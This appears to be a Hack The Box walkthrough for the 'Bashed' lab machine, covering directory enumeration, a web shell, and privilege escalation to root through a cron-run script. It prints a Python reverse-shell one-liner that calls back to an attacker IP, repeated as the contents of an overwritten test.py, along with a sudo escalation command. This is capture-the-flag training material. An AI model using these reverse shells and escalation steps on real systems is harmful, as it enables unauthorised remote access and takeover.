
Bashed HTB Walkthrough:


Please refer the nmap scan resulta on the bashed folder

As the port 80 is open I have ran dirb tool to list the directories.



After seeing the results I have php folder then below screen Is visible






We have got the shell which is hosted on the browser, let get the interactive shell with the netcat opening port on your terminal. I have tried with all the shell got succeeded on the python script i.e:,

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.10.14.2",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

once I got the shell, successfully located user.txt file under home directory.



sudo -u scriptmanager -e ‘/bin/bash’



Go to the home folder of normal user and then to **scripts** tab the edit the **test.py** file with

import socket,subprocess,os


s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

s.connect(("10.10.14.2",1234));os.dup2(s.fileno(),0)

os.dup2(s.fileno(),1)

os.dup2(s.fileno(),2)

p=subprocess.call(["/bin/sh","-i"])



press ctrl+z on the remote shell and then add “sttyl raw -echo” and fg(won’t be visible on the screen )

then open the test.py file with vi, press and hold the ‘d’ to delete all the content and then press ‘i’

to get the insert mode and ctrl+shift+v to paste the data. After one minute it will get execurte and go the root shell.

